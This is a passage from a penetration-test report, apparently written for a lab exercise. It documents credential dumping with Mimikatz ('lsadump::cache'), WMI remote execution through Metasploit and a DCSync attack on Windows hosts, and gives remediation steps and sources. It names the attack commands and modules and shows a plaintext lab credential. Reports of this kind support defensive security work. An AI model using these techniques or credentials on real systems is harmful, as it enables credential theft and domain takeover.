
Vulnerability 18	Findings
Title	LSADUMP Attack
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**High**
Description	The exploitation of LSADUMP enabled LOM to execute a credential dumping attack. After creating a meterpreter session via the window/pop3/seattlelab_pass Metasploit module (as detailed in the previous vulnerability), the tool Mimikatz was deployed. The following Mimikatz command was utilized: 'kiwi_cmd lsadump::cache'. This command facilitates the extraction of cached credentials from the Local Security Authority (LSA) (Hacker Too, cache), accomplished through enumeration from the Windows Registry (ibid). This allowed LOM to capture flags and user credentials.

Images	
Affected Hosts	172.22.117.20
Remediation	• Enable LSA Protection on Windows (Einoryte, NordVPN) • Use anti-malware software as it can detect malware attacks including Minikatz. (Einoryte, NordVPN)

Vulnerability 19	Findings
Title	WMI Vulnerability
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Critical**
Description	The discovery of the user ADMBob (ADMBob:Changeme!) provided LOM with vital information that would facilitate the exploitation of Windows Management Instrumentation (WMI). WMI is infrastructure used for data and operations management in Windows (Microsoft, Windows Management Instrumentation). The Metasploit module window/local/wmi was employed to manipulate WMI. This module executes a PowerShell script on the remote host (172.22.117.20) using the user credentials previously mentioned, and a meterpreter session created via the SLMail exploit (Rapid7, WMI). This grant access not only to the Windows Machine but also to various Windows System Services.

Images	
Affected Hosts	172.22.117.20
Remediation	• Enable Attack Surface Reduction (ASR), this will block process created by WMI commands from running. (T1047) • Windows Defender can be utilized to create rules that may block wmic.exe to prevent abuse. (T1047) • Stop administrator privileges from overlapping through Account Management techniques. (T1047) • Utilize the principle of least privilege to ensure you do not have multiple users with administrator privileges.

Vulnerability 20	Findings
Title	DCSync Attack
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	**Critical**
Description	Once a shell was opened via the Metasploit module window/local/wmi, LOM performed a DCSync attack. A DCSync attack is a command utilized by the Mimikatz tool. It uses the command in the Directory Replication Service Remote Protocol to simulate the behavior of a Domain Controller (Joyce, Netwrix). This simulation allows for the exploitation of Active Directory, making it an exploit that can facilitate privilege escalation and more in-depth credential harvesting (ibid), including obtaining data like Administrator privileges from the Domain Controller 172.22.117.10.

Images	
Affected Hosts	172.22.117.20 and 172.22.117.10
Remediation	• Manage Active Directory Configurations, including control list for 'Replicating Directory Changes' and other permissions associated with the Domain Controller. (T1003.006) • Unique and complex password for administrator accounts. (T1003.006) • Utilize the Principle of Least Privilege to ensure that administrator groups across systems are tightly controlled. (T1003.006)

Work Citation:

Awati, R. *Anonymous FTP (File Transfer Protocol)*. Tech Target. https://www.techtarget.com/whatis/definition/anonymous-FTP-File-Transfer-Protocol

Bu TechWeb. (2024) *Securing FTP Servers*. BU Tech Web. https://www.bu.edu/tech/about/security-resources/bestpractice/ftp/

Crosser, A. (2023) *Understanding the Impact of the new Apache Struts File Upload Vulnerability*. Praetorian. https://www.praetorian.com/blog/cve-2023-50164-apache-struts-file-upload-vulnerability/

Einoryte, A. (2023) *What is Mimikatz? What it can do, and how to protect yourself*. NordVPN. NordVPN Link.

Joyce, K. (2021) *What is DCSync Attack?* Netwrix. https://blog.netwrix.com/2021/11/30/what-is-dcsync-an-introduction/

Microsoft. (2024) *Windows Management Instrumentation*. Microsoft. https://learn.microsoft.com/en-us/windows/win32/wmisdk/wmi-start-page

Mitre | Attack:
- T1003.006 (2021) (https://attack.mitre.org/techniques/T1003/006/)
- T1047 (2024) (https://attack.mitre.org/techniques/T1047/)
- T1110.003 (2024) (https://attack.mitre.org/techniques/T1110/003/)
- T1659 (2023) (https://attack.mitre.org/techniques/T1659/)

Moradov, O. (2022) *PHP Code Injection: Examples and 4 Prevention Tips*. Bight. https://brightsec.com/blog/code-injection-php/

Nist. (2019) *CVE-2019-14287 Detail*. Nist. https://nvd.nist.gov/vuln/detail/CVE-2019-14287

Nist. (2024) *CVE-2023-41080 Detail*. Nist. https://nvd.nist.gov/vuln/detail/CVE-2023-41080

OWASP. (2024) *SQL Injection Prevention Cheat Sheet*. OWASP. https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

OWASP. (2024) *WSTF – v4.1 Testing for Local File Inclusion*. OWASP. OWASP Link.

Rapid7. (2018) *Apache mod_cgi Bash Environment Vairable Code Injection (Shellshock)*. Rapid 7. https://www.rapid7.com/db/modules/exploit/multi/http/apache_mod_cgi_bash_env_exec/

Rapid7. (2018) *Apache Struts Jakarta Multipart Parser OGNL Injection*. Rapid 7. https://www.rapid7.com/db/modules/exploit/multi/http/struts2_content_type_ognl/

Rapid7. (2019) *Drupal RESTful Web Services unserialize() RCE*. Rapid 7. https://www.rapid7.com/db/modules/exploit/unix/webapp/drupal_restws_unserialize/

Rapid7. (2018) *Seattle Lab Mail 5.5 POP3 Overflow*. Rapid 7. https://www.rapid7.com/db/modules/exploit/windows/pop3/seattlelab_pass/

Rapid7. (2018) *Tomcat RCE via JSP Upload Bypass*. Rapid7. https://www.rapid7.com/db/modules/exploit/multi/http/tomcat_jsp_upload_bypass/

Rapid7. (2018) *Windows Management Instrumentation (WMI) Remote Command Execution*. Rapid 7. https://www.rapid7.com/db/modules/exploit/windows/local/wmi/

Red Hat. (2014) *Mitigating the Shellshock Vulnerability (CVE-2014-6721 and CVE-2014-7169)*. Red Hat. https://access.redhat.com/articles/1212303

Rhett. (2019) *CVE-2019-14287 is Out, But a Workaround's Available*. VulCan. https://vulcan.io/blog/cve-2019-14287-is-out-but-a-workarounds-available/

Stone, M. (2024) *How to Mitigate Cross-Site Scripting*. Verizon. https://www.verizon.com/business/resources/articles/s/how-to-mitigate-cross-site-scripting/

The Hacker Tools. (2024) *Cache*. The Hacker Tool. https://tools.thehacker.recipes/mimikatz/modules/lsadump/cache